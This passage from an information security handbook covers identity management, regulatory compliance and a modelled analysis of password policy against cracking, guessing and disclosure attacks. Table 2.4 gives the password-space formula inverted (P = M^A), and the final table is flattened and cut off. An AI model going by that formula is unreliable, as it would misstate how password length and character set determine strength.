Federated environments facilitate secure collaborations across external networks among business partners, thus enhancing productivity and facilitating partnerships and agreements that otherwise could not happen in a closed networking environment or outside of established trust mechanisms. The federated identity provides and passes on details about the user, such as job title, company affiliation, and level of purchasing authority. These "attributes" travel with a user's identity and can be selectively exposed based on the user's preferences and the needs of participating organizations. The challenge for a federated identity is to provide access while simultaneously protecting the privacy of the user. Because these identities are authenticated across and among external "domains of trust," business partners are assured that their enterprise resources are protected from unauthorized users. The benefits to users include increased convenience and productivity, broader access to information and services, and control over what personal information is shared and with whom.

Authorization

Following a successful implementation of IM including authentication, password management, password management self-service, and workflow, organizations will want to move into centralized or decentralized authorization and access control, or role-based access control (RBAC). This function is supported by product suites providing identity and access management. The functionality builds from the central baseline module core to most products and utilizes the central database and interfaces to central directory

services such as LDAP or Microsoft Active Directory (AD), with real-time interfaces to human resources (HR) systems for implementing new access, managing access requirements change (organizational changes), and, most importantly, immediate revocation when users are terminated.

Authorization is based on the need to know or minimal access based on the user's role within the organization. It enables synchronization across the enterprise and the storing of not just a user's identity within a central data store but also the assignment of a role or a group within the organization, granting access to information, transactions, privileges, and capabilities across the enterprise. This is particularly important with regard to the instant removal of perimeter access and managing employee terminations, contractors, and disgruntled employees. Supporting processes must be automated to the extent possible and integrated with other HR, IT, and business processes, manual and electronic. It is also important to implement checks and balances in the form of reports and cross-checking. Solutions should be centrally managed and decentralized to accommodate local area networks (LANs) and distributed one-off applications.

Laws and Regulations

Faced with a long and growing list of regulations affecting IT security, most organizations currently rank compliance among their top concerns. In a recent survey of 250 security executives — conducted for RSA by an independent firm — a large percentage of respondents said regulatory compliance had a greater impact on their company's awareness of security issues than actual security threats such as viruses, hacking, and identity theft. The new legislation and regulations hold organizations accountable for protecting the confidentiality and privacy of personal information entrusted to them by customers and business partners. Other measures require companies to document financial decisions and transactions, including who took part in related online activities. Still other directives govern the use of digital signatures as valid and binding substitutes for handwritten signatures, thereby eliminating paperwork and maintaining end-to-end electronic processes. More laws and regulations are being passed all the time, and the existing ones continue to evolve. Legal experts predict another decade of expanding, evolving, and fine-tuning of laws and regulations regarding the protection of information, customer and personal privacy, and accounting and financial practices, as well as other requirements for information security, protection, and privacy. While most laws do not specify the technologies that should be used to achieve compliance — preferring instead that organizations identify and adopt best practices themselves — it is becoming increasingly clear that IM/IAM solutions provide a strong foundation for supporting compliance goals.

The primary applicable laws and regulations driving the need for IM are discussed later in this chapter. These laws and regulations are forcing companies to invest heavily in information security and privacy solutions, particularly IM and IAM. Below are some definitions of the common legislation and regulation referenced in this chapter.

- *Health Insurance Portability and Accountability Act (HIPAA)* — This broad legislation establishes privacy and security standards designed to protect patient identities and sensitive health and treatment information.
- *Gramm–Leach-Bliley* — This legislation applies to financial services firms operating in the United States and is designed to protect consumers' financial information from unauthorized access.
- *Sarbanes–Oxley Act (SOX)* — This legislation applies to all public companies in the United States; the Act sets forth auditing standards designed to ensure the integrity of the IT systems of publicly traded companies.
- *U.S. Patriot Act Customer Identification Program* — This program requires financial services firms operating in the United States to obtain, verify, and record information that identifies each individual or entity opening an account.

As a general guidance, security organizations should meet compliance needs by first documenting their security processes and controls using the ISO 17799 standard to baseline security best practices. Then, they must invest in four critical activities that align enterprise security needs and regulatory requirements:

- Enhance segregation of duties with identity and access management (IAM).
- Improve configuration and change management of regulated systems using security and configuration management tools.
- Increase activity auditing on key databases and applications, especially related to user access.
- Improve data security for personal information through encryption and content monitoring and filtering.

Avoid Regulatory Distraction

Regulatory compliance is mandatory, but companies should not allow it to derail their core security programs. Most organizations are using regulatory pressure to fund needed security projects and integrate security more tightly with business units. It is the excuse security professionals have been waiting for to force business integration. However, some organizations are distracted by reporting, ongoing audits, and putting out the fires of remediation. It is important for these companies to focus on *getting* secure first, then worry about *showing* that the organization is secure. Protect customer data and then document it. Most of the current regulatory burden is the result of increased reporting requirements and audit activities, particularly due to Sarbanes–Oxley, Section 404, and its extensive documentation and audits. In the case of a control deficiency, the company's CEO will not go to jail under Sarbanes–Oxley unless he or she perpetuated fraud by trying to cover up the problem.

Compliance changes priorities, but it should not reduce security. Security departments need to manage compliance reporting and remediation without losing focus on top security concerns. Not all auditors are experienced in IT and may make unreasonable requests, which should be discussed with their management. Company management should be notified when generating compliance reports interferes with core security operations and could hurt the business. Not every enterprise should implement all facets of a complete IM solution, such as self-service password reset, user provisioning, extranet access management, single sign-on, directory consolidation, and role management. The IM project team should be armed with the necessary facts by gathering the metrics that justify investment in and phasing implementation of the project.

Compliance with enterprise policies, as well as with regulations such as the Gramm–Leach–Bliley Financial Services Modernization Act of 1999, the U.S. Health Insurance Portability and Accountability Act (HIPAA), and the U.S. Public Company Accounting Reform and Investor Protection Act of 2002 (Sarbanes–Oxley), is bringing identity management practices to the forefront of many enterprises' information security agendas. Privacy enforcement, separation of duties, and need-to-know access policies are at the center of these regulations, although these are access-control best practices and are not considered to be new requirements for a mature information security program.

Another information security program best practice is to have a security administration review process that requires the production access-control infrastructure be reviewed quarterly, semiannually, or annually; therefore, companies should review their access-control policies to ensure that they have the appropriate policies (for example, users must be uniquely identified to enterprise IT resources) and to determine the values (such as 30, 90, or 180 days) for policy compliance metrics (for example, passwords that allow access to confidential information or applications that can affect the financial position of the enterprise must be changed every 30 days).

Privacy and Fraud

To add further complexity, the more extensive capture and use of identity information required for electronic authentication also raises customer privacy concerns. Gartner believes that new customer authentication requirements will continue to generate federal laws and regulations regarding new unanticipated risks for businesses. These risks include not only direct hits to an enterprise's bottom line, if the enterprise miscalculates the appropriate level of authentication required for new applications, but also a legal liability if certain customer identity information has not been adequately protected or if its

use has not been authorized. Perhaps the biggest obstacles for enterprises are those that are most difficult to quantify: winning the confidence of customers so they share their identity information and engage in the significant types of transactions that harness the potential of E-business and make the online experience convenient enough to keep customers coming back.

Consumer mistrust contributes to the ongoing pursuit of IM solutions and infrastructures for organizations. While the growth tends to be slow and cautious, it continues to gain momentum throughout the industry. The technology is complex in that it must operate across large complex heterogeneous domains, but the implementation itself is also complex, for many reasons. Organizations typically fight against centralized corporate control. Separate business units within an entity or even further distributed administrative groups serving up a small application will not be able to establish an ROI for joining the enterprisewide IM infrastructure.

Many organizations have established either a wait-and-see attitude or a proceed slowly approach to IM/IAM. Using IM for compliance to laws and regulations can establish consumer confidence and serve as a marketing and sales benefit for enterprises that are early adopters or who have automated the tools necessary for a successful IM implementation. Everyone today is aware of ongoing media accounts of the loss of personal information that was in the hands of trusted business partners or even employees. The issue of identity and privacy theft will continue to be core to decisions regarding investments and moving to E-business and IM/IAM.

In response to the growing online world, IM/IAM solutions must address the misuse of online identities to commit crimes. Weak and penetrable passwords offer the greatest risk for intrusion by impersonating legitimate users for the purpose of committing online crimes. Identity theft of information stored on corporate servers is a second area of vulnerability. Compromised confidential identity information has the potential to greatly harm an organization's financial solvency, as well as its branding. Information in this category includes Social Security numbers, birth dates, credit card numbers, etc. The individual whose identity has been compromised may suffer financial losses, ruined credit, loss of professional reputation, or even arrest and conviction for crimes someone else has committed. For an enterprise, the direct and indirect costs of such security breaches may include exposure of high-value information and trade secrets, disruption of mission-critical business processes, adverse publicity, and the loss of customer and investor confidence.

The Concept and Value of Trust Relationships

Enterprises must define customer identity protection standards, including how initial customer registration, verification, and enrollment should be conducted and how identity queries and issues should be handled. While password reset and identity verification are standard features of call center and contact center services, enterprises will need to reevaluate or include new customer identity management and protection procedures and training as new transactional capabilities and channels are introduced. Customer authentication and the collection, use, and access to customer identity information often occur outside the enterprise. Enterprises must ensure consistent authentication and customer identity protection standards for business affiliates that are responsible for part of the customer engagement or fulfillment process, as well as for other business partners and service providers. Enterprises should develop contracts that stipulate:

- How authentication technologies and supporting processes should be implemented and maintained
- How employees should or should not access applications and systems that contain customer identity information
- How identity information can be used or disclosed
- Noncompliance penalties

Contractual agreements that create obligations for the confidentiality and protection of customer information with business partners and service providers are required under recent privacy legislation, such

as the Financial Modernization Act or HIPAA. Chains of trust can be created by ensuring that business partners and service providers adhere to authentication standards and the confidentiality of customer information via contracts. The integrity of the ongoing process with regard to other legislation and regulations, such as Sarbanes–Oxley, should be maintained by requiring business partners to provide SAS70 audit reports, at a minimum, annually.

ISO 17799 as a Baseline

For information security, ISO 17799 is a recognized global standard for best practices. Although it is not perfect, it is an excellent tool for benchmarking security programs and evaluating them over time for regulatory compliance. It is not possible to officially certify against the current ISO 17799 type 1; however, any reputable security consultant or auditor can measure a company's level of compliance and provide an official report. Type 2 provides certification but has not received final approval. Using ISO 17799 for internal self-audits allows a company to justify its choice of security policies to external auditors. Organizations with an effective security program should already be compliant with most, if not all, of ISO 17799. In some cases, they may have alternative security controls not included in the standard that provide equal or greater security. This is a good thing but nevertheless should be documented. Following security best practices and documenting and testing using ISO 17799 will allow a company to meet the majority of regulatory requirements for information security. IM/IAM covers many technologies related to user management, but two categories are most useful for compliance: User provisioning is used to document who has access to which systems and in what roles. Application-specific, role-based access control tools integrate with major applications such as SAP and dramatically enhance role analysis and access control enforcement. Although other areas of IM/IAM are useful and enhance information security, these two categories provide the most immediate compliance benefits while forming a foundation for future compliance needs. They help document rights with regard to systems which is useful for generating compliance reports and identifying segregation of duties. They can build audit logs of accesses and privilege changes, identify and disable inactive accounts, and adjust privileges and access as employees change job roles.

Audits and Monitoring

While audits and monitoring are not recognized and advertised features of IM/IAM systems, the process certainly adds intrinsic value to security and compliance projects. Most laws and regulations require volumes of audit logs. This is a challenge for all organizations. It has been recognized and acknowledged for decades that process integrity can be demonstrated through the process of auditing and logging. Audits of security, administration, and system management functions will keenly scrutinize their audit and monitoring processes. Because the audit and monitoring process is fairly common to all security policies and programs, technologists, vendors, standards bodies, etc. have been working on this common challenge for some time. Many products and technologies are evolving for compliance and for good security practices.

Because the IM/IAM project provides a centralized authoritative source for the granting of access and privileges, it is a perfect place to audit the overall process. It is not enough to just collect the logs; companies actually have to do something with them. They need to develop and document supporting processes and, for today's emerging and evolving laws and regulations, must consider separation and segregation of duties; for example, your security administrator who is adding and managing accounts and user IDs should not be the one to audit reports of that process. Companies must also archive the logs and establish, document, and test a process for retrieval. This is particularly important for forensics and litigation purposes. Legal departments across industries are pondering this issue long and hard. What are the required retention periods for Sarbanes–Oxley? How about HIPAA? What about, in general, for compliance to internal security policies? What do the customers require? What is a company contractually obligated to do? What do the company's business partners require? What are the company's outsourcing partners obligated to provide? And the list of such questions continues.

With new audit and logging requirements as the driver, it is no surprise that new products are emerging to help address the problem. Middleware products are available that integrate with storage technology to actually ensure that a user can find the proverbial needle-in-the-haystack e-mail message for discovery and litigation.

Conclusion

Significant potential gains from implementing an enterprisewide centralized and decentralized IM/IAM project can be expected. Many of the benefits are directly related to cost savings and process improvements. An additional benefit of an IM/IAM implementation is the compliance gains achieved from an enterprise IM/IAM that is already compliant with ISO 17799, HIPAA, or Sarbanes–Oxley, for example. Each successive application or project does not have to solve this problem time and again. A challenge is to ensure that the IM/IAM implementation remains compliant over time. Of course, a company's trusty auditors can help with that problem.

Blended Threat Analysis: Passwords and Policy

Daniel D. Houser, CISSP

Executive Summary

Although many organizations have aggressive password controls in place, adopting the most restrictive and "secure" password policy does not always serve the needs of the business. In fact, excessive password policies can cause unintended business and security problems. This chapter focuses on the blended threat of password attacks, documents the approach taken by this project, and the specific password policy modeling, research, and analysis performed to determine an optimum password policy. Additionally, analysis of password and authentication attacks is detailed, with compensating controls. Appropriate compensating controls are recommended for increasing password and access control strength, focusing on high-impact, low-cost measures.

Overview

The purpose of this chapter is to provide research and analysis of password attacks and the estimated effect of predicted changes to password composition. This analysis includes both password policy controls, which directly affect the strength of the password (e.g., password length, history, and age), and external controls, which indirectly affect the strength of the password (e.g., user awareness training, encryption, screen savers). This chapter details the approach, analysis, findings, and recommendations for specific tactical and strategic changes to internal and external password policy.

Objectives

Given a Model architecture and policy as a baseline,

1. Determine if there is a "best" password policy that provides a balanced position to avoid the most severe and likely password attacks. If so, what might this be?
2. Determine the most likely password attacks, and those with the greatest impact. Provide a weighted risk value of comparative password components to reflect both likelihood and impact.
3. Given the weighted, ranked list of password attacks, determine the most effective security controls (external to password policy) to reduce the effectiveness, likelihood, or impact of these attacks.
4. Provide a recommendation for password policy and security controls to negate likely password and authentication attacks.

Scope

The scope of this chapter includes the analysis of password components and likely attacks against passwords and password repositories. Specifically out of scope is any empirical research in a live environment, such as analysis of existing passwords, password cracking exercises, or audits of specific controls. Although very useful, this was not included in the first round of this research. See the section entitled "Further Studies" for details on the next phases of this study, and what specific issues are to be studied.

History

> "…the design of the [password selection] advice given to users, and of the system-level enforcement which may complement this, are important problems which involve subtle questions of applied psychology to which the answers are not obvious."
>
> **—Yan et al.., 2000, p. 2**

Strong passwords have evolved over the past 40 years as security officers and system administrators have sought to control the single greatest component of systems security that is entirely in the users' hands to protect. Controls have been added to best practice over time, until we have achieved quite a large grouping of controls for a single security component, perhaps more than any other discrete security component in most systems. These controls include such measures as:

- Expiring passwords
- Password complexity
- Increased password length
- Randomly generated passwords
- Password history
- Minimum password age
- Password storage encryption
- Password transmission encryption
- Password hashing
- Password hashing with salt
- Shadow password files
- Challenge–response systems
- Event-driven password changes
- Regular password audits
- User password training
- "Moonlight mouse-pad" audits
- Ctrl-Alt-Delete password interface
- Interface password masking
- Multi-factor authentication
- Failed log-in account lockout
- Rigorous authentication logging
- Password expiry reminders
- Pronounceable random passwords
- Single Sign-on

As could be predicted when dealing with a human-based system, introducing many of these controls produced unintended consequences in user behavior, resulting in further controls being added to resolve the unintended behavior. Forcing regular password changes induced users to reuse passwords, so password history was added as an additional control. However, adding password history begets password minimum age, as a short password history caused users seeking the path of least resistance to recycle passwords quickly and arrive again at their favorite password. Human nature being what it is, humans in our systems




FIGURE 2.1 Effectiveness of password controls.

will react to security controls with a mixture of stubbornness, defiance, compliance, and altruism, and this is certainly true of password controls.

While over time more password controls have been added to counter undesirable user behavior, Moore's law and publicly available cryptography have made serious inroads against password files, to the point that most typical user password files can be "cracked" in one to three days. However, discussions of password cracking are pure and clean mathematics, and straightforward compared with the intricacies of human psychology.

It is no longer sufficient to keep piling on additional password controls, as the Law of Diminishing Returns has started to cause password controls to reach a saturation point (see Figure 2.1). Once 15 to 20 password controls are in place, adding further controls may frustrate users into bypassing controls (e.g., writing down their passwords), thus decreasing the overall security of the system instead of increasing it. The need to achieve balance in password policy was the spark that initiated this study.

Analysis Approach

The analysis for this project proceeds from the assertion, supported by the information security body of knowledge, that the "best" security controls are not those that are most successful against a single specific attack, but those controls that are most effective in concert against both the most likely and devastating attacks. Thus, the most effective password policy is not the one that is most resistant to cracking, or the one most resistant to guessing, or the best defense against user disclosure. Rather, the most effective password policy is the one that provides a balanced approach to defeat the most likely password attacks and most devastating attacks. If one chooses to ignore this blended approach, and to create password controls that are extremely resistant to password cracking, then one ignores the significant role that human beings play in password security. However, one cannot ignore the threat of cracking attacks on passwords by solely focusing on controls that minimize disclosure. Thus, the goal of the analysis is to estimate the blended effectiveness of security controls against a blended range of attacks.

The modeling used relies on a combination of a methodology for effective estimation, using Bayesian modeling as well as the overlapping compensating control methodology espoused by information security guru Peter Tippett, Ph.D., CTO and founder of TruSecure. Additionally, Bruce Schneier's Attack Tree modeling was used to determine the likelihood of specific attacks against passwords.

Password and behavioral research was consulted, along with the consensus opinion of several credentialed information security professionals. Where research data and empirical evidence were not available, groups of credentialed information security engineers and analysts were convened (90 percent holding CISSP credentials). Extensive Bayesian modeling and Attack Tree modeling were performed and reviewed with these groups to drive out estimations of discrete attacks and control effectiveness.

Because much of the modeling involved base assumptions of probability and uncertainty, the results are not based on statistical information. Rather, a base security stance is presumed, which represents the likelihood of a specific attack against a system as 10 percent likely. Given this likelihood, specific password controls are added or subtracted, and their *relative* protection is estimated using mathematical modeling.

To provide an example of this analysis, presume that the likelihood of a given house being robbed is 10 percent per year, and steel doors are added to the house. The doors are judged to be 90 percent effective against burglars. One could reasonably state that the addition of the doors has reduced the risk of robbery by approximately 90 percent, and the likelihood of the house being robbed in any given year is now roughly 10 percent $\times$ 10 percent = 1 percent. Although the original 10 percent may not be a true and accurate representation, the important component of the analysis is the *relative* reduction in risk (90 percent reduction), and not the ability to state an absolute (1 percent). Even if the original number is off by a factor of 10, the compensating control (steel doors) could still be stated as approximately 90 percent effective. Further, if three more security measures are added to the house, which are each 50 percent effective, the likelihood of attack is now reduced to approximately (1 percent $\times$ 50 percent $\times$ 50 percent $\times$ 50 percent) = 0.125 percent. Although the assessment of the relative strength is by no means an exact science, overall the analysis should provide reasonable assurance of the effectiveness of security controls applied in isolation or in concert.

Numerical Precision

Finally, a necessary word on the numerical precision expressed in this report. Without this explanation, the numbers will infuriate, frustrate, and challenge those of us who enjoy a numerical-based world.

One of the challenges in achieving a balanced estimation of effective password policy is resolving the tremendous difference in scales when comparing extremely unlikely events with likely events. We are conditioned as information security professionals to express risk in terms of "high," "medium," and "low" risk. Password disclosure is nearly certain, and password cracking is very unlikely. There might be a tendency to call one highly likely, and the other highly unlikely. Unfortunately, terms such as "highly likely" and "highly unlikely" do not capture the relative difference in the two ends of the scale that encompasses several orders of magnitude. As an example, consider the scale of hot to cold that TV news meteorologists use to describe weather patterns. Although "hot" and "cold" can accurately describe March weather in Miami and Thunder Bay, the temperature of the surface of the sun cannot be legitimately expressed on the same scale with such a crude measurement as "very hot" because the scale does not begin to describe the magnitude of the value. The same is true of security vulnerabilities and exploits with a blended threat. Some events are likely; some are relatively unlikely; and some are really, really darn unlikely, which starts to twist language to the point of obscurity when attempting to convey 50 percent and 0.00005 percent in a coarse-grained scale.

To convert between the three very disparate scales of probability, mathematical representations of likelihood are used and calculated, resulting in numbers that can appear to have a great deal of precision, when in fact they do not. This is an unfortunate, but necessary, side effect of comparing between very different scales. Although the analysis does not provide accuracy to a stated level of numerical precision, it is still important to note the relative likelihood on the different scales, to keep perspective. Otherwise, if using a five-point scale or intangible values such as "high, medium, low," the results would be entirely skewed, making a highly unlikely event (0.001 percent) appear to occur with the same frequency as an unlikely event (20 percent). For this perceived numerical madness, the author apologizes to mathematicians and statisticians everywhere, but forges ahead because he finds it useful to have granular measurements.

Model Architecture

An analysis relying on relative security controls is meaningless without a reference point, so a Model architecture was established, based on a synthesis of best practice password policies for a "strong password." This synthesis of policy was established from large U.S. banking, finance, healthcare, and manufacturing corporations, and higher education. As Microsoft Windows is the dominant corporate desktop environment, a corporate "strong password" policy will likely be enforced through Microsoft's Active Directory strong password enforcement (PASSFILT.DLL), so this played heavily in the establishment of the model policy.

This model policy provides for:

- Passwords must be a minimum of eight characters (Microsoft PASSFILT requires six characters).
- Passwords must be changed every 60 days.
- Passwords cannot be based on dictionary words.
- Passwords must be comprised of sufficient complexity, such that three of the following four are used:
  - Lower-case alphabet: a, b, c, …, y, z
  - Upper-case alphabet: A, B, C, …, Y, Z
  - Numerals: 0, 1, 2, …, 8, 9
  - Special characters: !, @, #, $, _, *, \
- Passwords cannot contain the username or any part of the full name for the associated account.
- Password history of 15 is enforced.
- Passwords must be kept for a minimum of one day.
- Passwords must be encrypted in storage and transit.
- Passwords must be hashed, never employing reversible encryption.
- Passwords must not be written down or shared.
- Passwords are disabled for an hour after the fifth incorrect log-in attempt.

Findings

Methodology

Initial analysis was performed using Bayesian mathematical modeling for three basic types of attacks: (1) password cracking, (2) password guessing, and (3) password disclosure. In this initial Bayesian analysis, only inner-password controls are presumed; that is, those controls that are inherent in the composition and governance of the password itself — length, composition, age, history. The effectiveness of extra password controls (e.g., hashing, shadow files, protection from Trojans, protocol analyzers, and keyboard loggers) is addressed later.

Password cracking would include cryptographic and brute-force attacks against password files, applying massive amounts of computing power to overwhelm the cryptographic protection of the passwords, typically in a remote or offline mode. *Password guessing* would include users attempting to guess the passwords to specific accounts, based on analysis and conjecture, and would typically be conducted through the password interface in an online mode. *Password disclosure* would include users sharing password credentials, or writing down passwords such that they are discoverable by an attacker.

For all password composition analysis (cracking, guessing, and disclosure), the same values were used for the password policy changes. Baselines were established for each environment, and the methodology described above was implemented. For this analysis, the "baseline" does not refer to the model policy provided above. The "baseline" is used in this portion of the analysis to indicate a password policy against which an attack would be 100 percent effective, to rate relative effectiveness of inner-password controls.

A simple table (see Table 2.1) was established to categorize password controls, and should be referred to for the remainder of the Bayesian analysis. When the analysis refers to a password of medium age and

TABLE 2.1 Reference Policy Password Controls

	Baseline[a]	Low	Medium	High
Age	30 days	30 days	60 days	90 days
Complexity	PIN	Alpha only	Alphanumeric	3 of 4 (alpha, mixed case, numeric, special)
Length	4	6	8	12
History	None	5	10	20

[a] The Baseline was established as a presumed attack that is 100 percent effective, and is used as the relative scoring offset for the rest of the values.

TABLE 2.2 Effectiveness of Password Controls against Cracking Attacks

	Baseline[a]	Low	Medium	High
Age	Age is agreed to be irrelevant for preventing password cracking because most passwords can be cracked in a few days.			
Complexity	0	66 percent	75 percent	85 percent
Length	0	75 percent	80 percent	80 percent
History	0	10 percent	17 percent	30 percent

[a] The Baseline was established as a presumed attack that is 100 percent effective, and is used as the relative scoring offset for the rest of the values.

medium length, it indicates that the password cannot be older than 60 days, with a minimum length of eight characters.

Password Cracking

Mathematical modeling was used for this analysis, based on input from nine senior information security engineers (CISSPs) who arrived at agreed effectiveness of password controls to thwart cracking. The assumption was that these would have all controls inherent in the baseline environment, and were based on the professional and considered opinion of user password behavior, keeping in mind published and well-documented user behavior with regard to passwords. This data was used to drive the model based on the combinatorial analysis established by Dr. Peter Tippett to analyze systems with overlapping and complementary security controls, described in the "Approach" section above.

Table 2.2 documents the aggregate considered opinion of these professionals with regard to the effectiveness of each password control (the inverse of probability of attack).

It was agreed by all assessment participants that 12-character passwords are onerous enough that it will cause user behavior to negate the effectiveness of the additional length, by selecting passwords that are largely based on dictionary words, and are thus likely to be compromised by a dictionary attack. The statistical likelihood of a straight dictionary attack succeeding is 7 percent (±3 percent) (Morris and Thompson, 1979; Shaffer, 2002; Yan et al., 2000).

Note that the effectiveness of the controls is measured against the baseline of 0 percent effectiveness, which is a nonexpiring four-digit PIN. While most password crackers can readily crack alphanumeric passwords, they are relatively strong compared with pure PIN passwords, although they are still expected to be compromised. Again, the important component is the *relative* effectiveness of the compensating control, and not the absolute effectiveness.

Once the effectiveness of password components against a cracking attack has been estimated, the overall *relative* effectiveness of password policy as a deterrent to password cracking can also be estimated utilizing the overlapping controls method. Thus, the estimated likelihood of any given cracking attack succeeding, based on password policy controls, is demonstrated in Table 2.3.

In Table 2.3, "current" denotes the Model architecture password policy. If this is your current policy, migrating to a "weaker" policy creates a significant decrease in effectiveness against password cracking attacks. Likelihood is not based on an annualized attack, but on the success of any given attack against

TABLE 2.3 Reference Policy Password Controls

Length	Low								
Complexity	High			Medium			Low		
History	H	M	L	H	M	L	H	M	L
Compromised	2.63%	5.16%	3.38%	4.38%	5.16%	5.63%	5.83%	6.87%	7.50%
Length	Medium								
Complexity	High			Medium			Low		
History	H	M	L	H	M	L	H	M	L
Compromised	**2.10%** {current}	4.13%	2.70%	3.50%	4.13%	4.50%	4.67%	5.50%	6.00%
Length	High								
Complexity	High			Medium			Low		
History	H	M	L	H	M	L	H	M	L
Compromised	2.10%	4.13%	2.70%	3.50%	4.13%	4.50%	4.67%	5.50%	6.00%

a given password, *relative* to an attack against the baseline password of a four-digit PIN. By referencing Table 2.3, it can be determined that, relative to "weaker" password policies, the Model architecture password policy shows one of the strongest defenses against password cracking.

It should be noted that, due to the presence of LANMAN legacy passwords on most corporate networks from legacy Windows 95 and Windows 98 machines, it was the consensus of the assessment team that nearly any Windows password file, once obtained, will unconditionally be compromised. The numbers in Table 2.3 should then be considered a scenario where there are no LANMAN passwords in the environment.

Password Guessing

The empirical information for user behavior based on password guessing is not as clear-cut because it falls largely on user behavior. Traditional mathematical analysis of the password space (Fites and Kratz, 1993, pp. 8–10; see Table 2.4) falls short for our purposes, because it presumes that passwords are evenly distributed throughout the password space. However, that is true only of cryptographic systems with pseudo-random distribution. Human beings are notoriously poor at distributing passwords throughout the available password space, and tend to quite often pick common dictionary words. Analysis by a banking group in 2000 discovered that roughly 4 percent of online banking users in the study chose the *same password*, and that the top 20 passwords comprised roughly 10 percent of the entire passwords chosen. Thus, password guessers trying the most popular password (presuming they knew it) would expect to successfully compromise 40 of every 1000 accounts by simply attempting a single log-in per account.

While users traditionally select weak passwords, our Model architecture policy (see above) provides some obfuscation of the password and protection against guessing by requiring complex passwords. While a user may be known to be a die-hard Green Bay Packers fan, actually guessing his password of "#1CheeZHead" is not nearly as easy as it seems, due to all the permutations caused by capitalization, numerals, and punctuation.

To develop an analytical model in this space, the base assumption was created that users would be able to guess passwords for known persons after roughly 1000 attempts, or a 0.1 percent chance of password discovery. Referring back above to our Model architecture password policy, which permits five guesses per hour, this equates to 1920 guesses during a two-week vacation ($5 \times 24 \times 16$). A thousand guesses is not nearly as difficult a deterrent as it seems, because (on average) 500 guesses would be necessary to guess a password with a 0.1 percent chance of discovery. A persistent guesser would be expected to compromise such a password after 4.2 days. However, it is unlikely that an attacker would make such an exhaustive search, and could do so while remaining unnoticed. A less risky attack would be to attempt three password guesses per hour during the workday, which would typically go

TABLE 2.4 Mathematical Analysis of Password Composition

Fites and Kratz provide some outstanding theoretical password information in their text, on pages 6 to 7.
Given:
L = length of time a password is valid
T = time interval
G = number of guesses possible in the (T) time interval
A = number of possible characters each position in the password can contain
M = password length
P = password space

1. The password space is easily calculated as $P = M^A$.
2. The likelihood N of guessing the password is approximately $N = (L \times G)/P$.
3. The necessary password space P to ensure a certain maximum probability of guessing a password is (by solving for P) $P = (L \times G)/N$.
4. The length (M) necessary for the password is $M = (\log P)/(\log A)$.

Unfortunately, this great theoretical proof is useless as a practical exercise because it presumes that passwords are evenly distributed throughout the password space. Unfortunately, many people will pick the same dictionary password ("password"), and very few, if any, will pick the password "EMoJ@Wj0qd3)!9e120)." In fact, many password studies have shown that many users will pick the same password.

undetected. Presuming this attack was made against a password with a 0.1 percent chance of discovery, this "low and slow" attack would permit an attacker to guess the password in an average of 20.8 days. Again, this would take great persistence, as well as some personal risk, because the attempt cannot be made offline.

Bayesian analysis was performed using several assumptions based on research and analysis. Guessing attempts are more likely to be sensitive to changes in password history than cracking, as users are far more likely to repeat passwords or use predictable patterns with a low history. That is, it is presumed that users are far more likely to choose passwords of Dogsled1, Dogsled2, Dogsled3, and Dogsled4 if history is only 4, while this behavior is less likely with a history of 10, 15, or 20. Because of this, low history passwords were treated as nearly trivial to guess, particularly if attackers are presumed to have some prior knowledge of the individual or an old, expired password. Due to user behavior, long passwords (e.g., 12 characters in length) were also deemed somewhat ineffective, as the use of multiple dictionary words dramatically increases at this length. However, complexity was treated as the most significant password component control, due to the relative strength of complex passwords (7TigerS!) compared with alpha passwords (tigers).

The same values for password composition were used for password guessing as password cracking (see Table 2.1).

Based on the scale in Table 2.1 and the analysis approach detailed above, the model detailing estimated likelihood of password guessing is provided in Table 2.5.

As with previous examples, "current" in Table 2.5 provides a reference value against the PASSFILT.DLL based Model architecture, showing an organization with similar policies to the Model architecture policy and how relatively effective its policy is as a deterrent to password guessing.

Examining Table 2.5, presuming an attacker made an effort to guess a password, the Model architecture password policy (medium length and age, high complexity and history) affords a fairly strong level of security, presumed to be at 0.1 percent likelihood of compromise. The most effective attack would be against a password of high age and low complexity, history, and length, which is relatively 40 percent likely. The most rigorous password combination is estimated as 90 percent more effective than the Model architecture policy, at 0.01 percent likelihood of compromise from a guessing attack.

Password Disclosure

Password disclosure has an inverse relationship to the previous two models. Very strong password controls encourage users to write down their passwords, while lax controls that make guessing and cracking easier make disclosure relatively uncommon.

TABLE 2.5 Aggregate Effectiveness of Password Controls against Guessing Attacks

Age	LOW																								
Length	Low									Medium									High						
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.001	.01	.1	.1	.15	.20	.02	.10	.25	.0005	.001	.04	.001	.01	.2	.01	.02	.04	.0001	.001	.02	.0001	.01	.1	.001	.01	.1
																									{LOWEST}		
Age	MEDIUM																								
Length	Low									Medium									High						
